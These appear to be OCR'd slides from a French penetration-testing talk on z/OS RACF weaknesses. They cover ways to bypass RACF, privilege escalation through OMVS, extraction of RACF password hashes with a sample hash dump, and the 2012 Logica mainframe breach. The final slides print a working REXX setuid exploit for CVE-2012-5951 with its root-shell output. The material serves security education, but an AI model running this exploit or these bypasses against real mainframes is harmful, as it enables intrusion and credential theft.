DATASET	SYS1.RACF.*.**	NONE	SYS1	1	[illegible]	ALTER
DATASET	SYS1.RACF.*.**	NONE	SYS1	1	[illegible]	ALTER
DATASET	SYS1.UADS	NONE	SYS1	1	[illegible]	ALTER
DATASET	SYS1.UADS	NONE	SYS1	1	[illegible]	READ
DATASET	SYS1.UADS	NONE	SYS1	1	[illegible]	READ
DATASET	SYS1.VTAMLST0	NONE	SYS1	1	[illegible]	ALTER

Type	Name	UACC	Owner	IT	Group/user	Privilege level
DATASET	G[illegible].*.**	ALTER	G1[illegible]	1	NO	ENTRIES
DATASET	DV.*.**	ALTER	DV	1	NO	ENTRIES
DATASET	DVDMA.*	ALTER	DVDMA	1	NO	ENTRIES
DATASET	DVECT.*.**	ALTER	DVECT	1	NO	ENTRIES

RACF…#OpsecFail

Difficile de correctement configurer RACF

- ProtectAll(Warning) : un utilisateur peut créer un dataset sans le protéger via RACF
- Beaucoup trop de moyens de contourner RACF :
  - Direct Universal Access Authority (UACC) : accès par défaut défini à READ
  - SYS1.UADS : fournit un moyen alternatif d'authentifier les utilisateurs

    => stocke les mos de passe en clair
  - Attribut Operations : permet de contourner les règles RACF
  - NoPass, Trusted Attributes : les programmes possédant ces attributs ne sont pas soumis à RACF
  - Authorized Program Facility : des extensions du noyau z/OS non soumis à RACF (sur z/OS mais également OMVS)
  - SetuID bits dans l'environnement Unix

Élévation de privilège

Les méthodes classiques sur Unix marchent très bien :

- Recherche de mots de passe sur OMVS avec la commande grep
- Recherche de noms de fichiers avec la commande find
- Recherche des fichiers setuid et Authorized avec la commande find

```
$ find /tmp/ -name test.txt -depth
/tmp/test.txt
$ grep
Usage:  grep [-clqinsvxEF] [-bI] [-e pattern] [-f patternfile] [pattern]
..]
```

- Récupération de fichiers sensibles sur z/OS depuis OMVS :
  - cp "//'SOLU.RAW1'" /tmp/raw.txt
  - cat "//'SOLU.RAW1'" | grep <pattern>
- Quid pour coder un itérateur REXX sur dataset ? ☺

Des outils en REXX pour inspiration :

http://www-03.ibm.com/systems/z/os/zos/features/unix/tools/


Politique de mots de passe

- Les noms d'utilisateurs et mots de passe sont limités à 8 caractères maximum ;
- La casse n'est pas prise en compte par défaut ;
- L'algorithme de hachage utilisé est basé sur DES ;
- Uniquement trois caractères spéciaux sont supportés : #, @ et & (dits caractères nationaux),
- Les règles de politique de mot de passe sont très limitées : il n'est pas possible d'implémenter les règles suivantes par exemple : « présence d'au moins 1 chiffre dans le mot de passe», « au moins 2 caractères spéciaux », etc.

Localisation de la base : RVARY LIST

```
ICH15013I RACF DATABASE STATUS:
ACTIVE USE  NUM VOLUME   DATASET
------ ---  --- ------   -------
 YES   PRIM   1 JASYS1   SYS1.RACFDS
 YES   BACK   1 JARES1   SYS1.RACFDS.BACKUP
```

RACF…#OpsecFail



RACF…#OpsecFail

- Extraction des mots de passe via de nombreux outils
  - *RACFSNOW*
  - *Bleeding John the Ripper*
  - *Etc.*
- Ces outils effectuent « un carving » des hashs et renvoient donc également les comptes supprimés ou désactivés
- Pour avoir une liste à jour des hashs et des comptes, s'appuyer sur l'output de l'outil z/OS : irrdbu00_unload

```
SYSADM:$racf$*SYSADM*F635E331440F53EB
SYSOPR:$racf$*SYSOPR*83845F8EEC7C20D8
TCPIP:$racf$*TCPIP*4429B9451F239E28
WEBADM:$racf$*WEBADM*87E3A8EA5C77CD41
WEBSRV:$racf$*WEBSRV*2343BC12AB2FC9D9
DB9GRFSH:$racf$*DB9GRFSH*FFB34BA3F7E772C0
DB9GENV5:$racf$*DB9GENV5*D3E4ECC9A7C96F93
USER2:$racf$*USER2*00175AF8B0092A71
SOLU:$racf$*SOLU*65E5D994D04AA38A
AYOUB:$racf$*AYOUB*0B54916DA43E5EF3
```

Élévation de privilège via des failles publiques

Rapide historique d'une attaque :

- **Cible**: Un mainframe en Suède hébergé chez Logica
- **Date** : février 2012
- **Résultat :**
  - 8 backdoors
  - 100 000 mots de passe RACF cassés
  - Les données civiles de millions de suédois récupérées (depuis ~1960)
  - Code source de l'application de calcul des impôts sur le revenu fuité
  - ….et 2 Zéro-days ☺

- CVE-2012-5955 : exécution de code à distance sur WAS 5.x
- CVE 2012-5951 : élévation de privilège locale sur OMVS suite à l'exécution d'un script REXX en setuid

Élévation de privilège via des failles publiques

```
call syscall 'ON'
if __argv.2=='kuku' then do
        address syscall 'setuid 0'


say 'l3tz g3t s0m3 0f d4t r00t!@#'

parm.0=2
parm.1=__argv.1
parm.2='kuku'
env.0=1
env.1='_BPC_SHAREAS=NO'

address syscall 'spawn /usr/lpp/netview/v5r1/bin/cnmeunix 0 . parm. env.'
address syscall 'wait wret.'
```

```
[+] MARGO time to change your UID
[+] Spawning /tmp/text.rx
[+] File owner UID is: 0
[+] Getting new UID
[+] new UID is: 0
[+] Executing /bin/sh
# id -u
0
#
```

https://github.com/mainframed/logica/blob/master/kuku.rx

The power of simplicity
«Ce qui est simple est fort»

www.solucom.fr

Contact

Ayoub ELAASSAL

Consultant sécurité

Tel : +33 (0)6 99 59 54 45

Mail : ayoub.elaassal@solucom.fr